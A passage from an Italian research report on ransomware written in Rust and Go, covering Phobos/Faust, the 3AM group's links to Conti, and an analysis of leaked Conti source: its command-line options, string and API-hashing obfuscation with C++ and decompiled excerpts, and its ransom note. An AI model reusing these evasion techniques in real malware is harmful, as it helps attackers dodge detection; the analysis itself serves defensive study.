È per questa ragione che gli sviluppatori di malware puntano, ormai da qualche tempo, su linguaggi che garantiscano il giusto compromesso tra semplicità e efficienza.

Ecco così spiegato l'utilizzo di Go e, soprattutto, di Rust²¹. Quest'ultimo, in particolare, vista la vocazione verso le prestazioni, la propensione alla *system programming* e realizzazione di codice forte e sicuro (che può essere ironico ma, in questo caso, consente di gestire la memoria senza incorrere in problemi e bug), è visto come uno dei linguaggi di programmazione prediletti anche dagli sviluppatori di malware. La natura focalizzata sulla programmazione concorrente di Golang aiuta l'autore della minaccia, evitando condizioni di competizione tra processi e altri problemi comuni quando si ha a che fare con *thread* multipli e la programmazione concorrente, che altrimenti sarebbero stati una (quasi) certezza.

Un altro vantaggio creato da Rust è la sua capacità multiplatforma, così da poter scrivere un unico codice che ha le potenzialità di poter attaccare più tipologie di sistemi diversi scrivendo un solo programma. Questa flessibilità consente agli aggressori di adattare il proprio codice con poco sforzo, soprattutto perché la maggior parte del codice base (ovvero l'attività relativa alla crittografia) è puro linguaggio Golang, e non richiede riscrittura per una piattaforma diversa.

21 [14] <https://www.cybersecurity360.it/cybersecurity-nazionale/gli-sviluppatori-di-malware-amano-rust-e-saperlo-ci-aiutera-a-difenderci/>

5.1 Esempi di nuove gang di ransomware emergenti, scritte con l'utilizzo dei linguaggi Rust e Golang

Per quanto riguarda il panorama corrente, aggiornato a febbraio 2024, i ricercatori di sicurezza informatica hanno rilevato una nuova variante della famiglia di ransomware Phobos, ovvero un tipo di ransomware che sfrutta gli errori di configurazione del protocollo *RDP* (Remote Desktop Protocol)²², utilizzato da milioni di persone in tutto il mondo per connettersi in remoto alle reti aziendali.

Questa variante è nota come Faust: questo tipo di ransomware viene propagato tramite un'infezione che consegna un documento Microsoft Excel contenente uno script *VBA*, il linguaggio di programmazione di excel. Quando il documento *xlam* di questo tipo viene aperto, scarica dati codificati da Gitea per salvare un file *.xlsx* apparentemente innocuo, mentre recupera in background un eseguibile che si spaccia per un updater del software AVG AntiVirus: *AVG updater.exe*. Questo file funziona come un downloader per recuperare e lanciare un altro eseguibile chiamato *SmartScreen Defender Windows.exe* al fine di avviare il processo di crittografia utilizzando un attacco per distribuire il codice malevolo.

La variante Faust mostra la capacità del ransomware di persistere in un ambiente, e sfrutta la programmazione multithread per un'esecuzione più efficiente. Questo sviluppo ha permesso la nascita di nuove famiglie di ransomware, come Albat (aka White Bat), DHC, Frivinho, Kasseika, Kuiper, Mimus, NONAME e NOOSE. Il primo, per esempio, è un malware basato su Rust che viene distribuito come software fraudolento sotto forma di un falso strumento di attivazione digitale di Windows 10, ma anche come un programma di *cheat* per il gioco Counter-Strike 2²³.

22 [7] <https://www.avast.com/it-it/business/resources/what-is-phobos-ransomware#pc>;

23 [22] <https://thehackernews.com/2024/01/albat-kasseika-kuiper-new-ransomware.html>



Nuovi gruppi cybercriminali: 3AM, nuove tecniche di estorsione e correlazione con Conti

Ma cosa ci riserva l'attuale panorama mondiale per quanto riguarda i ransomware? È stato scoperto infatti un nuovo ceppo di ransomware, ribattezzato 3AM, una nuova minaccia analizzata dal team Intrinsec²⁴. In questo capitolo verrà analizzata questa nuova minaccia, e cosa significa per il panorama della sicurezza digitale mondiale.


Secondo il rapporto il ransomware 3AM è stato utilizzato ancora in maniera limitata, ma comunque in attacchi degni di nota per diversi aspetti: un aspetto importante è la violazione del sistema, che avviene attraverso lo sfruttamento di *Cobalt Strike*²⁵, ma quello principale è il comportamento che il ransomware adotta prima e dopo aver criptato i file: infatti il virus come prima azione interrompe vari servizi sul computer infettato, soprattutto tutti quelli che possono interromperne e rallentarne le operazioni (come vari antivirus). Inoltre successivamente alla criptazione il gruppo di criminali ha attuato una tecnica di estorsione tutta nuova: diffondere informazioni sulla cattura dei dati attraverso i social network. Questo avviene utilizzando bot per inviare centinaia di messaggi sulla piattaforma X (ex Twitter), pubblicizzando l'attacco e i dati raccolti.

²⁴ [6] Intrinsec, *TLP-CLEAR-2024-01-09-ThreeAM-EN-Information-report*

²⁵ [12] <https://www.cybersecurity360.it/outlook/cobalt-strike-il-tool-di-sicurezza-che-piace-tanto-ai-cyber-criminali/>

Il ransomware 3AM è un eseguibile a 64bit scritto in Rust. Gli aggressori di 3AM seguono una sequenza di azioni ben definita: inizialmente il ransomware tenta di interrompere numerosi servizi, tra cui i software di sicurezza e i tool per il backup dei dati, cercando di compromettere il sistema il più possibile. Per quanto riguarda la criptazione invece, il ransomware scansionerà il disco, cripterà tutti i file che corrisponderanno a criteri predefiniti e infine eliminerà i file originali. Il malware creerà inoltre un file *RECOVER-FILES.txt* in tutte le cartelle colpite, che contiene le informazioni sul recupero dei dati. Dopo la criptazione saranno eliminate pure le copie shadow, ovvero potenziali copie dei programmi utilizzate dai processi attivi e salvate nel file system, per evitare in ogni modo il recupero di dati senza pagare il riscatto²⁶. Come vedremo successivamente questo modus operandi ricorda molto quello adottato dal gruppo Conti, e ciò ci suggerisce una correlazione stretta tra le due bande.

Ecco un esempio di directory criptata dal ransomware 3AM: i file sono tutti criptati con estensione .threeamtime, ed è presente il RECOVER-FILES.txt:




²⁶ [21] <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/3am-ransomware-lockbit>

E questo invece è il testo del file²⁷, possiamo ben notare la minaccia di pubblicazione dei dati sul dark web dell'azienda colpita, in caso di mancato pagamento del riscatto:


We prefer to keep it secret, we have no goal to destroy your business.

Therefore can be no leakage on our part. We propose to reach an agreement and conclude a deal. Otherwise, your data will be sold to DarkNet/DarkWeb. One can only guess how they will be used.



27 [18] <https://www.pcrisk.com/removal-guides/27778-3am-ransomware>

Infine ecco il sito sul portale onion dove il gruppo pubblica i data leaks²⁸:



Ogni azienda che ha subito data leaks ha la sua dettagliata descrizione, con una barra sottostante che indica lo stato della pubblicazione.

Una barra completa al 100% significa che tutti i dati sensibili dell'azienda che sono stati raccolti sono stati pubblicati.

6.1 Presunto collegamento col gruppo Conti

I ricercatori che hanno analizzato l'attività del ransomware 3AM hanno scoperto numerose connessioni strette col gruppo Conti²⁹: sempre nel rapporto citato in precedenza i ricercatori della società di sicurezza informatica francese Intrinsec affermano che la loro analisi sul protagonista della minaccia ha rivelato una significativa similitudine nell'uso dei canali di comunicazione, delle infrastrutture e delle tattiche, delle tecniche e delle

28 [18] <https://www.pcrisk.com/removal-guides/27778-3am-ransomware>

29 [8] <https://www.bleepingcomputer.com/news/security/researchers-link-3am-ransomware-to-conti-royal-cybercrime-gangs/>;

procedure tra 3AM e il gruppo Conti:

We successfully deanonymised the website server used by the intrusion set and found overlaps with the Russian-speaking top tier ransomware ecosystem. We assess it is likely that ThreeAM ransomware works under the wing of the reorganised Conti syndicate (Conti's former TEAM 2, now known as Royal)

Significativo è anche l'episodio in cui il gruppo ha usato *IcedID*, un malware già nelle mani dello stesso gruppo Conti, per la diffusione di software dannosi.

Un altro punto di convergenza è dato dalla somiglianza tra il sito *Tor* di 3AM, utilizzato per la divulgazione dei dati rubati, e quello appartenente a *LockBit*, un altro importantissimo ransomware che insieme a Conti ha causato la maggior parte degli incidenti degli anni passati³⁰. *Lockbit* si ritiene infatti che abbia una forte connessione col gruppo Conti, dato che implementa nuovo codice basato sul codice sorgente del noto ransomware. Questa forte correlazione, per proprietà transitiva, non può fare altro che farci riflettere su un possibile collegamento tra Conti e 3AM.


6.2 Nuove tecniche per l'estorsione

Cercando ulteriori informazioni pubbliche su 3AM, il team di Intrinsec ha scoperto che la banda probabilmente ha testato una nuova tecnica di estorsione, che sfrutta l'utilizzo di bot per la generazione di risposte automatizzate su X, per trasmettere notizie sui loro attacchi di successo.

A supportare questa teoria è l'aumento del numero e della frequenza delle risposte e dei post del profilo di 3AM, a volte fino a 86 al giorno e circa quattro al minuto, ben oltre la media di un utente normale³⁰.

30 [8] <https://www.bleepingcomputer.com/news/security/researchers-link-3am-ransomware-to-conti-royal-cybercrime-gangs/>;

Il profilo ha risposto ai tweet della vittima e di vari altri account con migliaia di followers con un link al sito su cui hanno caricato tutti i dati sottratti, come si può vedere in figura:



Questa tattica è stata impiegata probabilmente per diffondere la notizia dell'attacco e la successiva perdita di dati, e per danneggiare la reputazione aziendale della vittima (una società statunitense che fornisce servizi di imballaggio automatizzati).

Vale la pena notare che questa tattica sembra essere stata impiegata solo con una delle tante vittime, probabilmente perché non ha prodotto i risultati che il gruppo si aspettava. Infatti, analizzando il sito di 3AM dove venivano postati i dati, in quel periodo erano presenti circa altre 19 vittime che però non hanno subito lo stesso trattamento social.

Analisi del ransomware Conti

In questo paragrafo ci occuperemo di analizzare nel dettaglio il codice del ransomware Conti, rilasciato da una fonte anonima il 27 febbraio 2022.

Il ransomware, che in poco più di due anni di vita ha dimostrato di poter efficacemente perpetrare il suo scopo estorsivo, colpendo più di mille organizzazioni nei soli Stati Uniti, è noto per la rapidità con cui viene distribuito nelle reti della vittima dopo l'accesso iniziale.

Il 28 febbraio 2022 una fonte anonima su Twitter ha rilasciato il codice sorgente di Conti, congiuntamente ad altri file attinenti all'arsenale del threat actor, quali file di log, messaggi di chat interni e codice sorgente del decryptor.

A seguito di tale evento sono stati pubblicati su fonti aperte diversi documenti tecnici di descrizione del ransomware, tuttavia tali sorgenti si riferivano in realtà alla versione v2 del ransomware, risalente al 15 settembre 2020. Il 20 marzo 2022, la stessa fonte anonima ha rilasciato un nuovo archivio, contenente questa volta il codice sorgente dell'ultima versione nota. L'analisi del ransomware che esaminerò è stata effettuata su entrambi i codici sorgente rilasciati dalla fonte anonima, ma anche a partire da attività di reverse engineering compiute su alcuni eseguibili reperiti da una nota piattaforma di repository malware, raccolti e descritti in un documento rilasciato sul sito del CSIRT Italia³¹, supportato dall'analisi presente sul sito IEEE Xplore³².

31 [1] CSIRT Italia, *Conti – Analisi malware*, 2022

32 [25] <https://ieeexplore.ieee.org/document/9895237>

7.1 Analisi tecnica preliminare

I sorgenti del 2020 suggeriscono che il ransomware è stato sviluppato in C++ su ambiente di sviluppo Microsoft Visual Studio 2015, con piattaforma target principale Windows 10 ma con supporto alle versioni precedenti fino a Windows XP.

I nuovi sorgenti, apparentemente datati gennaio 2022, separano infatti la soluzione di Visual Studio (che questa volta si riferisce alla versione 2017) nei progetti *cryptor* e *cryptor_dll* (oltre che *decryptor*) per la produzione di rilasci semanticamente identici ma rispettivamente in formato *.exe* e *.dll*.

Al fine di valutare l'attendibilità della data dei sorgenti è stata effettuata un'analisi di similarità tra alcuni sample usati realmente in attacchi passati e gli eseguibili ottenuti compilando i sorgenti di settembre 2020 e gennaio 2022. I risultati provano che la versione compilata dai sorgenti di settembre 2020 è molto simile agli eseguibili di agosto e ottobre 2020 reperibili da fonti aperte, viceversa, la versione compilata dai sorgenti di gennaio 2022 è molto simile soltanto all'eseguibile di novembre 2021.

Iniziamo adesso l'analisi vera e propria del ransomware, per fare ciò suddividerò il processo in sezioni:

- Argomenti dell'eseguibile
- Offuscamento degli API e delle stringhe
- Note di riscatto e portale web
- Rimozione delle copie shadow
- Strategia multithread
- Crittografia
- Blocklist e gestione dei file occupati
- File in whitelist
- Scansione e cifratura della rete

7.2 Argomenti dell'eseguibile

Conti fornisce al malintenzionato che lo utilizza alcuni parametri opzionali da linea di comando che permettono di personalizzarne il comportamento.

Ecco una lista dei possibili argomenti passabili al ransomware:

- **-nomutex:** Il comportamento standard di Conti prevede la creazione di una mutex (un procedimento di sincronizzazione fra processi o thread concorrenti con cui si impedisce che più task paralleli accedano contemporaneamente ai dati in memoria o ad altre risorse soggette a corsa critica). Quando **nomutex** viene impostata, Conti tralascia la creazione della mutex, consentendo a più istanze del ransomware di essere eseguite sullo stesso sistema.
- **-log <file>:** viene impiegato il file specificato in <file> come file di log, il virus quindi vi salverà sopra ogni passaggio che esegue. Conti non effettua alcuna attività di logging quando questo argomento viene omissso.
- **-size <encryption_mode_id>:** Imposta la modalità di cifratura dei file di grandi dimensioni (superiori a 5 MB). Il parametro <encryption_mode_id> deve essere un numero compreso tra 10, 15, 20, 25, 30, 35, 40, 50, 60, 70 e 80, che indicheranno la percentuale di file che verrà criptato, seguendo la logica che verrà descritta in seguito.
- **-m (local|net|all):** verrà scelta una delle seguenti tre opzioni:
 - local:** cripta solamente cartelle e file locali
 - net:** cripta solamente le unità di rete
 - all:** modalità predefinita, combinazione di **local** e **net**
- **-p<directory>:** Da usare in alternativa all'opzione **-m**, cifra solamente la cartella puntata da <directory>, usando un singolo thread.

Ecco due esempi del comando di esecuzione del virus:

```
conti.exe [-nomutex] [-log <file>] [-size <mode_id>] [-m (all|local|net)]  
conti.exe [-nomutex] [-log <file>] [-size <mode_id>] [-p <directory>]
```

Nel primo caso il programma viene lanciato nella modalità scelta da **all|local|net**, nel secondo caso invece solamente nella cartella specificata in **<directory>**.

7.3 Offuscamento degli API e delle stringhe

La maggior parte delle stringhe del ransomware è cifrata per motivi di sicurezza, per evitare che con tecniche di reverse engineering si possa risalire al codice sorgente.

La loro cifratura e decifratura segue uno schema di tipo *lazy*, ossia viene effettuata solamente nel momento in cui le stringhe vengono utilizzate.

Il modello si basa sulla definizione di due macro che, a compile time, si occuperanno di restituire le stringhe in forma completamente cifrata.

In questo modo lo sviluppatore astrae la procedura di offuscamento delle stringhe dal loro effettivo utilizzo, potendole utilizzare in chiaro nel codice con la consapevolezza che saranno inserite nell'eseguibile soltanto in forma cifrata.

L'algoritmo di cifratura delle stringhe fissa due chiavi k_1 e k_2 e cifra in C_i ogni byte X_i della stringa secondo la seguente formula:

$$C_i = (k_1 X_i + k_2) \bmod 127$$

L'algoritmo di decifratura deve quindi risolvere la seguente equazione per poter riottenere i byte X_i della stringa in chiaro e lo effettua (grazie all'applicazione dell'algoritmo esteso di Euclide) soltanto nel momento in cui la stringa viene referenziata:

$$k_1 X_i \equiv C_i - k_2 \pmod{127}$$

Ogni stringa è quindi crittografata in modo differente in base alla scelta di *k1* e *k2*, le quali vengono create pseudo-casualmente.

Gli schemi di offuscamento non si limitano solamente alla cifratura delle righe di codice, ma si estendono anche alla risoluzione delle API di Windows. In questo caso, le funzioni di sistema vengono anch'esse risolte dinamicamente e sempre con un approccio *lazy*, ma questa volta sfruttano un'unica funzione custom chiamata *GetProcAddressEx2* che restituisce il puntatore alla funzione richiesta:

```
GetProcAddressEx2(<dll_id>, <function_name_hash>, <cache_index>)
```

Il primo parametro della funzione, *<dll_id>*, è un ID interno al ransomware che identifica la libreria *DLL* in cui è presente la funzione richiesta.

La prima operazione effettuata all'avvio del ransomware prevede infatti il caricamento di tutte le librerie necessarie al suo funzionamento e l'assegnazione dell'identificativo.

L'operazione di caricamento viene effettuata dinamicamente, ovvero tramite l'invocazione dell'API *LoadLibrary*, a sua volta risolta dinamicamente tramite l'enumerazione del *Process Environment Block*. L'associazione tra l'ID *<dll_id>* e i nomi delle librerie *DLL* viene descritta dalla seguente tabella:

ID	DLL
15	Kernel32.dll
16	Advapi32.dll
17	Netapi32.dll
18	Iphlpapi.dll
19	Rstrtmgr.dll
20	User32.dll
21	Ws2_32.dll
22	Shlwapi.dll
23	Shell32.dll
24	Ole32.dll
25	OleAut32.dll
26	Ntdll.dll

Il secondo parametro, *<function_name_hash>*, è l'hash calcolato con un algoritmo, che restituisce il nome della funzione richiesta, mentre il terzo, *<cache_index>*, è l'indice di una tabella *cache* in cui Conti memorizza i puntatori alle funzioni risolte fino a quel momento, in modo da non dover ripetere la lenta operazione di risoluzione più volte per le stesse API. Ecco un esempio di chiamata alla funzione *GetProcAddressEx2* per risolvere l'API *CreateThread*:

```
__forceinline HANDLE WINAPI pCreateThread(
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    __drv_aliasesMem LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
)
{
    HANDLE(WINAPI * pFunction)(LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD);
    pFunction = (HANDLE(WINAPI*)(LPSECURITY_ATTRIBUTES, SIZE_T, LPTHREAD_START_ROUTINE, LPVOID, DWORD, LPDWORD))
        getapi::GetProcAddressEx2(NULL, KERNEL32_MODULE_ID, 0x8687ce53, 82); //GetProcAddress(hKernel32, OBFA("CreateThread"));
    return pFunction(lpThreadAttributes, dwStackSize, lpStartAddress, lpParameter, dwCreationFlags, lpThreadId);
}
```

Nella penultima riga possiamo notare la funzione *GetProcAddressEx2*.

Nel codice sono inoltre presenti altri meccanismi di offuscamento quali condizioni e cicli ridondanti. Alcuni esempi sono visualizzabili nella figura alla pagina successiva, in particolare il ciclo *for* (righe 9-10), la condizione *if-then-else* (righe 17-21) e il ciclo *do while* (righe 23-25).

Senza di essi la funzione si ridurrebbe a sole 8 righe (quelle evidenziate in rosso). Questo avviene per complicare ulteriormente la creazione di una regola di rilevazione, rendendo il malware ancora più difficilmente curabile, secondo quanto riportato dallo stesso sviluppatore con dei commenti lasciati sul codice:

“uno strumento che rende il codice polimorfico (in modo che gli stessi sorgenti durante la compilazione producano diverse sequenze di istruzioni) al fine di complicare la creazione di una regola di rilevazione”.

L'implementazione è basata sulla definizione di una funzione chiamata *morphcode*, che viene manualmente invocata dallo sviluppatore ogni qualvolta voglia inserire del codice ridondante.

```

1 char *__usercall ma_get_api@<eax>(int dll_id@<edx>, int function_name_hash, int cache_index)
2 {
3     char *api; // esi
4     int __; // [esp+20h] [ebp+Ch]
5     int __; // [esp+20h] [ebp+Ch]
6
7     cache_index *= 4;
8     api = (char *)api_cache_table[cache_index];
9     for ( _ = (int)(api + 0x2DA731); !(_ % 4); ++_ )
10         ;
11
12     if ( api )
13         return api;
14
15     api = ma_solve_api(0, dll_id, function_name_hash);
16     __ = (int)(api + 0x2DA731);
17     if ( (int)(api + 0x2DA731) % 4 )
18     {
19         *(int *)((char *)api_cache_table + cache_index) = (int)api;
20         return api;
21     }
22
23     do
24         ++__;
25     while ( !(__ % 4) );
26
27     *(int *)((char *)api_cache_table + cache_index) = (int)api;
28     return api;
29 }


```

7.4 Note per il riscatto e portale web

Conti memorizza le note del riscatto con dati personalizzati per ogni vittima in un file di testo denominato *readme.txt*, in passato *R3ADM3.txt*, il file viene collocato all'interno di ogni directory cifrata.

Il corpo del file, così come l'estensione dei file cifrati, la coppia di chiavi *RSA* dell'attaccante e l'*ID* della vittima sono personalizzate a seconda della vittima, scritte da un apposito *builder*, consentendo al codice di adattarsi alle varie situazioni, in modo da non creare un'unica soluzione e un unico metodo risolutivo. Nelle note del riscatto non è presente nessun portafogli di criptovaluta, il pagamento viene concordato tra attaccante e vittima in una conversazione privata sul portale ufficiale del ransomware, presente sia in versione .onion (navigabile solamente attraverso *tor*) che in versione web. Inoltre la vittima dovrà effettuare l'upload del file *readme.txt* sul portale, probabilmente per fornire a chi dovrà occuparsi del pagamento i dati creati su misura per lei.

Ecco il file *.txt*:



```
readme.txt - Notepad
File Edit Format View Help
All of your files are currently encrypted by CONTI strain.

As you know (if you don't - just "google it"), all of the data that has been encrypted by our software cannot be
recovered by any means without contacting our team directly.
If you try to use any additional recovery software - the files might be damaged, so if you are willing to try - try
it on the data of the lowest value.

To make sure that we REALLY CAN get your data back - we offer you to decrypt 2 random files completely free of
charge.

You can contact our team directly for further instructions through our website :

TOR VERSION :
(you should download and install TOR browser first https://torproject.org)

http://contirecj4hbx[REDACTED]q5oad.onion/

HTTPS VERSION :
https://conti[REDACTED].best

YOU SHOULD BE AWARE!
Just in case, if you try to ignore us. We've downloaded a pack of your internal data and are ready to publish it on
out news website if you do not respond. So it will be better for both sides if you contact us as soon as possible.

---BEGIN ID---
EdKBszp[REDACTED]gA3E6nPSF
---END ID---
```

7.5 Rimozione delle copie shadow

La rimozione delle copie shadow permette al ransomware di eliminare le copie di backup dei file della vittima presenti nel File System locale.

Conti, così come la maggior parte dei ransomware, effettua questa operazione sfruttando Windows Management Instrumentation (*WMI*), un'implementazione Microsoft del protocollo *WBEM* che offre ad applicazioni e script un'interfaccia per amministrare un sistema Windows locale o remoto.

